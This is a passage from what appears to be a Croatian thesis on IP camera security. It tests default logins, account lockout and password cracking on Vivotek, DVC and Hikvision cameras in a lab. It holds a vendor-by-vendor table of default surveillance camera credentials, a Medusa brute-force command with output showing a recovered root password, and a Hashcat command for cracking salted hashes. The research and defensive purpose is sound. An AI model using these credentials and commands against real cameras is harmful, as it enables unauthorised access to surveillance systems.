
Također kao i kod Vivoteka, nakon brojnih krivih pokušaja logiranja, ***nema zaključavanja računa, tj. uređaja.***

Ako je napadač u stanju gledati sav promet koji putuje mrežom, mogao bi biti u stanju rekonstruirati i sve datoteke koje nisu kriptirane. Rekonstrukcija datoteka (engl. *data carving)* moguće je raditi ručno ili korištenjem specijaliziranih alata poput *Network minera* [59] ili naprednim mogućnostima koju ima Wireshark, a to je „follow TCP stream“ opcija. [51, p. 170]

6.2.5.3 HIKVISION DS-2CD2043G0-I*: 192.168.1.65*


Posljednje testiranje od tri analizirane kamere za zadane zaporke izvršeno je na Hikvision mrežnoj kameri. Putem URL-a s IP adresom 192.168.1.65 na http portu 80 pristupilo se login stranci sa zadanim tvorničkim postavkama ***admin:12345***.

Nakon početnog logiranja sa zadanim postavkama, ***odmah je zatražena promjena nove zaporke.*** Nakon promjene zaporke, testirao se pokušaj krivog logiranja. Nakon krivog logiranja, stranica šalje obavijest da će se uređaj zaključati nakon 6 neuspjelih pokušaja prikazano na slici 6-19.




Slika 6-19 Hikvision – obavijest nakon krivog logina

Nakon točnog logiranja s novom zaporkom daju se osnovne informacije o uređaju (model, serijski broj, verzija firmvera i dr.) vidljivo na slici 6-20.




Slika 6-20 Hikvision kamera-osnovni podaci o uređaju

Također, za razliku od Vivotek i DVC kamera, Hikvision u zadanim postavkama ima „digest“ opciju autentikacije, prikazano na slici 6-21. Digest autentikacija ili autentikacija kratkog prikaza obično se koristi kod HTTP protokola, kao zamjena za bazičnu , Base64 autentikaciju s namjerom sigurne autentikacije bez slanja zaporke u čistom tekstu. [51, p. 120]




Slika 6-21 Hikvision-digest zadana opcija autentikacije

Istovremeno s logiranjem pokrenut je i Wireshark alat za snimanje mrežnog prometa. Kod procesa logiranja prikazano na slici 6-22 vidljivo je korisničko ime admin, no autentikacija koja je u digest obliku prikazuje kriptiranu zaporku kao soljenu hash vrijednost, tako da se napadač mora detaljnije potruditi kako bi je putem Hashcat-a [60] ili nekih drugih alata dekriptirao.



Slika 6-22 Hikvision-login-soljena hash vrijednost zaporke

U sljedećem koraku putem alata Hash ID [61] saznalo se o kojoj se vrsti *hasha* radi. Slika 6-23 prikazuje da se radi o sigurnosnom hash algoritmu SHA-256. [62]



Slika 6-23 Hash ID- identifikacija

Sljedeći korak je ponovno logiranje s dva identična uspješna logiranja te praćenje prometa putem Wiresharka da se vidi da li se *hash* vrijednosti zaporke mijenjaju.

```
POST /ISAPI/Security/sessionLogin?timeStamp=1568605255591 HTTP/1.1
Host: 192.168.1.65
Connection: keep-alive
Content-Length: 183
Cache-Control: max-age=0
Accept: */*
Origin: http://192.168.1.65
X-Requested-With: XMLHttpRequest
If-Modified-Since: 0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/76.0.3809.132 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Referer: http://192.168.1.65/doc/page/login.asp?_1568605243677
Accept-Encoding: gzip, deflate
Accept-Language: hr-HR,hr;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: language=hr

<SessionLogin><userName>admin</
userName><password>de026e99e4e24273b47cf5802add8dbc58f46a42ef6578855c33cc3f01cb5d5b<
/password><sessionID>2c5a905bfdb745b8e664</sessionID></SessionLogin>HTTP/1.1 200 OK
Date: Mon, 16 Sep 2019 05:40:53 GMT
```

```
POST /ISAPI/Security/sessionLogin?timeStamp=1568605281486 HTTP/1.1
Host: 192.168.1.65
Connection: keep-alive
Content-Length: 183
Cache-Control: max-age=0
Accept: */*
Origin: http://192.168.1.65
X-Requested-With: XMLHttpRequest
If-Modified-Since: 0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/76.0.3809.132 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Referer: http://192.168.1.65/doc/page/login.asp
Accept-Encoding: gzip, deflate
Accept-Language: hr-HR,hr;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: language=hr; sdMarkMenu=1_0%3Asystem; szLastPageName=system%3Csetting;
sdMarkTab_1_0=0%3AsettingBasic

<SessionLogin><userName>admin</
userName><password>7a98ed53149623bb110efbaeb2f61259203d43bba962a392c21269115a56f616<
/password><sessionID>c55db533e39d142c08ea</sessionID></SessionLogin>HTTP/1.1 200 OK
Date: Mon, 16 Sep 2019 05:41:19 GMT
Server: webserver
```

Slika 6-24 Promijenjene hash vrijednosti zaporke

Iz prikazanog na Slika 6-24 vidljivo je da svaki pokušaj logiranja na Hikvision kameru na IP adresi 192.168.1.65 dovodi do promjene hash vrijednosti algoritma SHA-256. Razlog tome je da se zaporkama poveća stupanj sigurnosti kod pohrane sažetaka zaporki, a to se

provodi metodom soljenja (engl. *salting)* [63] što je naročito korisno kod razbijanja zaporki u offline modu. [64]

Sažetak nalaza:

Iz predmetne analize zadanih zaporki i pokušaja logiranja, vidljivo je da je lako doći do vjerodajnica u čistom obliku kod Vivotek i DVC kamere bez ikakvog blokiranja uređaja nakon brojnih netočnih logiranja, za razliku od Hikvision kamere koja ima znatno bolji stupanj sigurnosti da se zadana tvornička zaporka mora odmah promijeniti, uključena je „digest" opcija autentikacije koja prikazuje kriptiranu, soljenu hash vrijednost zaporke.

6.2.6. Test - napad rječnikom i probijanje zaporki

Sljedeći test koji je rađen je pokušaj probijanja zaporki u online modu. Online način probijanja zaporki je proces u kojem se pokušava pogoditi zaporka izravnim slanjem autentikacijskog paketa servisu koji provodi autentikaciju. Ovo je proces koji može biti spor i postoji mogućnost da će nakon određenog broja pogrešno upisanih zaporki korisnički račun biti zaključan neko vrijeme, no obzirom da smo u prijašnjem testu vidjeli da kod dva modela kamera nema nikakvih ograničenja, u ovom slučaju ne postoji takav problem. Odabrana je metoda napad rječnikom na način da se napravi lista korisničkih imena i lista zaporki na bazi zadanih tvorničkih postavki korištenih kod proizvođača videonadzora. Naravno, da bi napad bio uspješan treba u listi imati ispravno korisničko ime i zaporku. Na slici 6-23 prikazana je lista zadanih postavki korisničkih imena i zaporki najznačajnijih proizvođača sustava videonadzora.

Manufacturer	IP address	User	Password
ACTi	192.168.0.100	admin	123456
ACTi	192.168.0.100	Admin	123456
Asoni	192.168.1.200	admin	admin
Asoni	192.168.1.220	admin	admin
AVTech	192.168.1.10	admin	admin
Axis	192.168.0.90	root	pass
Axis	192.168.0.90	root	
Basler	DHCP	admin	admin
Brickcom	192.168.1.1	admin	admin
D-max	10.20.30.40	root	root
FLIR	192.168.250.116	admin	fliradmin
GANZ PixelPro	DHCP	ADMIN	1234
Geovision	192.168.0.10	admin	admin
Hikvision	192.0.0.64	admin	12345
Hunt Electronic	192.168.1.200	admin	admin
Hunt Electronic	192.168.1.220	admin	admin
iCanTek	DHCP	root	admin
iCatch	DHCP	admin	123456
iCatch	DHCP	admin	admin
IQinVision	DHCP	root	system
JVC	192.168.0.2	admin	jvc
LG	DHCP	admin	admin
Mobotix	DHCP	admin	meinsm
Panasonic	192.168.0.253	admin	12345
Panasonic	DHCP	admin	12345
Pixord	DHCP	admin	admin
Samsung	192.168.1.200	admin	4321
Samsung	192.168.1.200	root	4321
Samsung	192.168.1.200	root	admin
Sanyo	192.168.0.2	admin	admin
See Max	DHCP	admin	123456
Ubiquiti aircam	DHCP	ubnt	ubnt
VideoIQ	DHCP	supervisor	supervisor
Vivotek	DHCP	root	

Slika 6-25 Zadane tvorničke postavke proizvođača sustava videonadzora

Alat koji se koristi u ovom testu je *Medusa* [65], jedna od brojnih aplikacija unutar Kali Linuxa za probijanje zaporki u offline i online modu. Zbog jednostavnosti, fleksibilnosti i modularnosti jako je popularan. Primjer mogućih sintaksi Medusa aplikacije prikazan je na Slika 6-26.

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# medusa
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ALERT: Host information must be supplied.

Syntax: Medusa [-h host|-H file] [-u username|-U file] [-p password|-P file] [-C file] -M module [OPT]
  -h [TEXT]     : Target hostname or IP address
  -H [FILE]     : File containing target hostnames or IP addresses
  -u [TEXT]     : Username to test
  -U [FILE]     : File containing usernames to test
  -p [TEXT]     : Password to test
  -P [FILE]     : File containing passwords to test
  -C [FILE]     : File containing combo entries. See README for more information.
  -O [FILE]     : File to append log information to
  -e [n/s/ns]   : Additional password checks ([n] No Password, [s] Password = Username)
  -M [TEXT]     : Name of the module to execute (without the .mod extension)
  -m [TEXT]     : Parameter to pass to the module. This can be passed multiple times with a
                  different parameter each time and they will all be sent to the module (i.e.
                  -m Param1 -m Param2, etc.)
  -d            : Dump all known modules
  -n [NUM]      : Use for non-default TCP port number
  -s            : Enable SSL
  -g [NUM]      : Give up after trying to connect for NUM seconds (default 3)
  -r [NUM]      : Sleep NUM seconds between retry attempts (default 3)
  -R [NUM]      : Attempt NUM retries before giving up. The total number of attempts will be NUM + 1.
  -c [NUM]      : Time to wait in usec to verify socket is available (default 500 usec).
  -t [NUM]      : Total number of logins to be tested concurrently
  -T [NUM]      : Total number of hosts to be tested concurrently
  -L            : Parallelize logins using one username per thread. The default is to process
                  the entire username before proceeding.
  -f            : Stop scanning host after first valid username/password found.
  -F            : Stop audit after first valid username/password found on any host.
  -b            : Suppress startup banner
  -q            : Display module's usage information
  -v [NUM]      : Verbose level [0 - 6 (more)]
  -w [NUM]      : Error debug level [0 - 10 (more)]
  -V            : Display version
  -Z [TEXT]     : Resume scan based on map of previous scan

root@kali:~#
```

Slika 6-26 Medusa sintakse

Sintaksa napada koja se koristi za napad na Vivotek kameru glasi: ***medusa -h 192.168.1.2 -U userlist_dipl.txt -P password_dipl.txt -M http -n80 -f*** gdje:

-h označava metu napada (IP adresa kamere)

-***U***- lista korisničkih imena (razna korisnička imena)

-***P*** -lista zaporki (popis brojnih zaporki)

-***M***-model protokola (HTTP)

-***n***-broj porta (80)


-***f*** -zaustavi skeniranje hosta nakon prvog pronađenog važećeg akreditiva

Slika 6-27 prikazuje uspješno izveden online napad na Vivotek kameru na adresi 192.168.1.2, a vrijeme potrebno za probijanje je iznosilo 2,13 sekundi.

```
File  Edit  View  Search  Terminal  Help
root@kali:~/Desktop# medusa -h 192.168.1.2  -U userlist_dipl.txt  -P passwords_dipl.txt -M http -n 80 -f
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [http] Host: 192.168.1.2 (1 of 1, 0 complete) User: admin (1 of 3, 0 complete) Password: 123456 (1 of 17 complete)
ACCOUNT CHECK: [http] Host: 192.168.1.2 (1 of 1, 0 complete) User: admin (1 of 3, 0 complete) Password: password (2 of 17 complete)
ACCOUNT CHECK: [http] Host: 192.168.1.2 (1 of 1, 0 complete) User: admin (1 of 3, 0 complete) Password: 12345678 (3 of 17 complete)
ACCOUNT CHECK: [http] Host: 192.168.1.2 (1 of 1, 0 complete) User: admin (1 of 3, 0 complete) Password: qwerty (4 of 17 complete)
ACCOUNT CHECK: [http] Host: 192.168.1.2 (1 of 1, 0 complete) User: admin (1 of 3, 0 complete) Password: Pa$$w0rd (5 of 17 complete)
ACCOUNT CHECK: [http] Host: 192.168.1.2 (1 of 1, 0 complete) User: admin (1 of 3, 0 complete) Password: 123456789 (6 of 17 complete)
ACCOUNT CHECK: [http] Host: 192.168.1.2 (1 of 1, 0 complete) User: admin (1 of 3, 0 complete) Password: letmein (7 of 17 complete)
ACCOUNT CHECK: [http] Host: 192.168.1.2 (1 of 1, 0 complete) User: admin (1 of 3, 0 complete) Password: 666666 (8 of 17 complete)
ACCOUNT CHECK: [http] Host: 192.168.1.2 (1 of 1, 0 complete) User: admin (1 of 3, 0 complete) Password: 654321 (9 of 17 complete)
ACCOUNT CHECK: [http] Host: 192.168.1.2 (1 of 1, 0 complete) User: admin (1 of 3, 0 complete) Password: 000000 (10 of 17 complete)
ACCOUNT CHECK: [http] Host: 192.168.1.2 (1 of 1, 0 complete) User: admin (1 of 3, 0 complete) Password: qazwsx (11 of 17 complete)
ACCOUNT CHECK: [http] Host: 192.168.1.2 (1 of 1, 0 complete) User: admin (1 of 3, 0 complete) Password: 123qwe (12 of 17 complete)
ACCOUNT CHECK: [http] Host: 192.168.1.2 (1 of 1, 0 complete) User: admin (1 of 3, 0 complete) Password: killer (13 of 17 complete)
ACCOUNT CHECK: [http] Host: 192.168.1.2 (1 of 1, 0 complete) User: admin (1 of 3, 0 complete) Password: 112233 (14 of 17 complete)
ACCOUNT CHECK: [http] Host: 192.168.1.2 (1 of 1, 0 complete) User: admin (1 of 3, 0 complete) Password: 987654321 (15 of 17 complete)
ACCOUNT CHECK: [http] Host: 192.168.1.2 (1 of 1, 0 complete) User: admin (1 of 3, 0 complete) Password: Hik654321 (16 of 17 complete)
ACCOUNT CHECK: [http] Host: 192.168.1.2 (1 of 1, 0 complete) User: admin (1 of 3, 0 complete) Password: Viv654321 (17 of 17 complete)
ACCOUNT CHECK: [http] Host: 192.168.1.2 (1 of 1, 0 complete) User: root (2 of 3, 1 complete) Password: 123456 (1 of 17 complete)
ACCOUNT CHECK: [http] Host: 192.168.1.2 (1 of 1, 0 complete) User: root (2 of 3, 1 complete) Password: password (2 of 17 complete)
ACCOUNT CHECK: [http] Host: 192.168.1.2 (1 of 1, 0 complete) User: root (2 of 3, 1 complete) Password: 12345678 (3 of 17 complete)
ACCOUNT CHECK: [http] Host: 192.168.1.2 (1 of 1, 0 complete) User: root (2 of 3, 1 complete) Password: qwerty (4 of 17 complete)
ACCOUNT CHECK: [http] Host: 192.168.1.2 (1 of 1, 0 complete) User: root (2 of 3, 1 complete) Password: Pa$$w0rd (5 of 17 complete)
ACCOUNT CHECK: [http] Host: 192.168.1.2 (1 of 1, 0 complete) User: root (2 of 3, 1 complete) Password: 123456789 (6 of 17 complete)
ACCOUNT CHECK: [http] Host: 192.168.1.2 (1 of 1, 0 complete) User: root (2 of 3, 1 complete) Password: letmein (7 of 17 complete)
ACCOUNT CHECK: [http] Host: 192.168.1.2 (1 of 1, 0 complete) User: root (2 of 3, 1 complete) Password: 666666 (8 of 17 complete)
ACCOUNT CHECK: [http] Host: 192.168.1.2 (1 of 1, 0 complete) User: root (2 of 3, 1 complete) Password: 654321 (9 of 17 complete)
ACCOUNT CHECK: [http] Host: 192.168.1.2 (1 of 1, 0 complete) User: root (2 of 3, 1 complete) Password: 000000 (10 of 17 complete)
ACCOUNT CHECK: [http] Host: 192.168.1.2 (1 of 1, 0 complete) User: root (2 of 3, 1 complete) Password: qazwsx (11 of 17 complete)
ACCOUNT CHECK: [http] Host: 192.168.1.2 (1 of 1, 0 complete) User: root (2 of 3, 1 complete) Password: 123qwe (12 of 17 complete)
ACCOUNT CHECK: [http] Host: 192.168.1.2 (1 of 1, 0 complete) User: root (2 of 3, 1 complete) Password: killer (13 of 17 complete)
ACCOUNT CHECK: [http] Host: 192.168.1.2 (1 of 1, 0 complete) User: root (2 of 3, 1 complete) Password: 112233 (14 of 17 complete)
ACCOUNT CHECK: [http] Host: 192.168.1.2 (1 of 1, 0 complete) User: root (2 of 3, 1 complete) Password: 987654321 (15 of 17 complete)
ACCOUNT CHECK: [http] Host: 192.168.1.2 (1 of 1, 0 complete) User: root (2 of 3, 1 complete) Password: Hik654321 (16 of 17 complete)
ACCOUNT CHECK: [http] Host: 192.168.1.2 (1 of 1, 0 complete) User: root (2 of 3, 1 complete) Password: Viv654321 (17 of 17 complete)
ACCOUNT FOUND: [http] Host: 192.168.1.2 User: root Password: Viv654321 [SUCCESS]
root@kali:~/Desktop#
```

Slika 6-27 Medusa - online napad na Vivotek kameru


Ista sintaksa koristi se i za napad na DVC kameru, naravno uz promijenjenu IP adresu, 192.168.1.12. Online napad je također uspješno izveden vidljivo na Slika 6-28, a vrijeme potrebno za probijanje trajalo je 0,38 sekunde.



Slika 6-28 Medusa – online napad na DVC kameru

Obzirom da Hikvision kamera ima kriptiranu zaporku gdje se hashirani algoritam SHA-256 svaki puta mijenja, a i ograničen je broj pokušaja logiranja koji dovodi do blokade uređaja na neko vrijeme, preporuka je da se u tim situacijama napad odradi u offline modu.

Za taj napad može se koristiti Hashcat [60], alat s brojnim mogućnostima. Slika 6-29 prikazuje samo manji dio sintaksi Hashcat alata.



Slika 6-29 Hashcat alat za probijanje zaporki

Moguća sintaksa napada glasi: *hashcat -m 1420 -a 0 '/root/Documents/Hash-Hik_0709'/root/Documents/passwords_dipl.txt' -r usr/share/hashcat/rules/combination.rule*

Pojašnjenje sintakse:

-m 1420 – m predstavlja tip hash vrijednosti, 1420 označava tip SHA-256 (salt)

